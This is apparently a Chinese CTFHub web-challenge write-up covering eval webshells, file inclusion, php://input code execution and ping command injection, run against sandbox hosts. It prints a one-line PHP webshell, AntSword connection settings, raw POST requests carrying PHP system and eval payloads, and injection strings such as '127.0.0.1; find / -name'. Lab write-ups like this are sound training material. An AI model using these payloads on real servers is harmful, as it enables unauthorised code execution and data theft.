# 一、eval执行

## 1.题目基本信息


题目来源：ctfhub


题目分类：web

## 2.解题步骤

没啥要点，一句话木马

```php
<?php
if  (isset($_REQUEST['cmd']))  {
        eval($_REQUEST["cmd"]);
}  else  {
        highlight_file(__FILE__);
}
?>
```


AntSword 编辑 窗口 调试
数据管理 (0)
URL地址
IP地址
物理位置
网站备注
创建时间
更新时间
分类目录 (1)
添加
重命名
删除
默认分类
添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://challenge-088f50571141bed7.sandbox.ctfhub.com:10800/?cmd=$_
连接密码 *
cmd
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
random (不推荐)
base64
请求信息
其他设置
成功
连接成功!


AntSword 编辑 窗口 调试
47.98.117.93
目录列表 (19)
/
var
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
文件列表 (21)
新建
上层
刷新
主目录
书签
/
读取
名称 日期 大小 属性
etc 2026-04-07 09:52:48 4 Kb 0755
home 2018-10-20 10:40:06 4 Kb 0755
lib 2019-01-22 21:46:40 4 Kb 0755
lib64 2019-01-22 15:00:00 4 Kb 0755
media 2019-01-22 15:00:00 4 Kb 0755
mnt 2019-01-22 15:00:00 4 Kb 0755
opt 2019-01-22 15:00:00 4 Kb 0755
proc 2026-04-07 09:52:48 0 b 0555
root 2019-01-23 00:10:45 4 Kb 0700
run 2026-04-07 09:52:48 4 Kb 0755
sbin 2020-04-19 14:36:02 4 Kb 0755
srv 2019-01-22 15:00:00 4 Kb 0755
sys 2026-04-07 09:52:47 0 b 0555
tmp 2020-04-19 14:36:02 4 Kb 1777
usr 2019-01-22 15:00:00 4 Kb 0755
var 2019-01-22 21:56:12 4 Kb 0755
.dockerenv 2026-04-07 09:52:48 0 b 0755
flag_3022 2026-04-07 09:52:48 33 b 0644
任务列表

# 二、文件包含

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

## 2.解题步骤


```
<?php
error_reporting(0);
if (isset($_GET['file'])) {
        if (!strpos($_GET["file"], "flag")) {
                include $_GET["file"];
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```


---

i have a shell, how to use it ?

蓝字处本地的一个一句话木马的文件shell.txt

在URL上构建payload:
/?file=shell.txt




## 3.知识

在蚁剑上使用终端去find flag文件

命令：

find / -name "flag*" 2>/dev/null

cat /路径

# 三、php://input

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

## 2.解题步骤

```
<?php
if (isset($_GET['file'])) {
        if ( substr($_GET["file"], 0, 6) === "php://" ) {
                include($_GET["file"]);
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

---

i don't have shell, how to get flag?

phpinfo

根据提示，这道题必须要用php://put伪协议，找一下之前的笔记

php://input 可以访问求求的原始数据的只读流，将`post请求body内`的数据当作php代码执行


php.ini条件是allow_url_fopen=ONallow_url_include=ON


看一下phpinfo界面

| Directive | Local Value |
| --- | --- |
| allow_url_fopen | On |
| allow_url_include | On |

可以使用php://put伪协议

这里本来是想用一句话木马直接解决的，连接成功但是无法打开





那就重放器自己探测

```
POST /?file=php://input HTTP/1.1
Host: challenge-0e036b9214d46093.sandbox.ctfhub.com:10800
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

<?php system('ls /'); ?>
```




## 3.知识

这里没有用一句话木马连接成功原因猜测

当你把 Body 改成 `<?php eval($_POST['cmd']); ?>` 时，发生了以下情况：

1. **包含阶段：** 服务器执行 `include("php://input")`。
2. **执行阶段：** PHP 解析了你 POST 过去的这段代码。
3. **失败点：** `eval()` 尝试去寻找 `$_POST['cmd']`。但在 `php://input` 模式下，**整个 POST 体已经被 `include` 消耗掉了。**
   - 如果你的 Body **只有** `<?php eval($_POST['cmd']); ?>`，那么 `$_POST` 数组里根本没有 `cmd` 这个键。
   - 如果你尝试发送 `cmd=whoami&<?php eval($_POST['cmd']); ?>`，由于格式不纯净，`include` 可能会直接报错或解析失败。

这里改为POST之后，php://input要扔到上面，下面body部分写想要执行的指令

```
POST / HTTP/1.1
Host: challenge-0e036b9214d46093.sandbox.ctfhub.com:10800
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

file=php://input
```

# 四、命令注入

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

## 2.解题步骤

payload:

`127.0.0.1; ls`

没找到，直接find一下

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.028 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.044 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.047 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.054 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.028/0.043/0.054 ms
    [9] => 3004540447287.php
    [10] => index.php
)
```

payload:

```
127.0.0.1; find / -name "*flag*"
```

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.034 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.035 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.040 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.052 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.034/0.040/0.052 ms
    [9] => /proc/sys/kernel/acpi_video_flags
    [10] => /proc/sys/net/ipv4/fib_notify_on_flag_change
    [11] => /proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
    [12] => /proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
    [13] => /proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
    [14] => /proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
    [15] => /proc/sys/net/ipv6/fib_notify_on_flag_change
    [16] => /proc/kpageflags
    [17] => /sys/devices/pnp0/00:04/00:04:0/00:04:0.0/tty/ttyS0/flags
    [18] => /sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
    [19] => /sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
    [20] => /sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
    [21] => /sys/devices/virtual/net/lo/flags
    [22] => /sys/devices/virtual/net/tunl0/flags
    [23] => /sys/devices/virtual/net/eth0/flags
    [24] => /sys/module/scsi_mod/parameters/default_dev_flags
)

<?php
```

莫名起码的东西，都不是，来看原始目录里面的内容

127.0.0.1 && cat 3004540447287.php，没有返回，猜是被隐藏了

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.029 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.038 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.039 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.052 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.029/0.039/0.052 ms
    [9] =>
```

```
rray
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.027 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.039 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.039 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.061 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.027/0.041/0.061 ms
    [9] => PD9waHAgLy8gY3RmaHVie2IyNGU4YzFjYWQyZDc3MTcyMWR1NDV1N30K
```

```
?php
```

# 五、远程包含

---

## 1.题目基本信息

题目来源：ctfhub

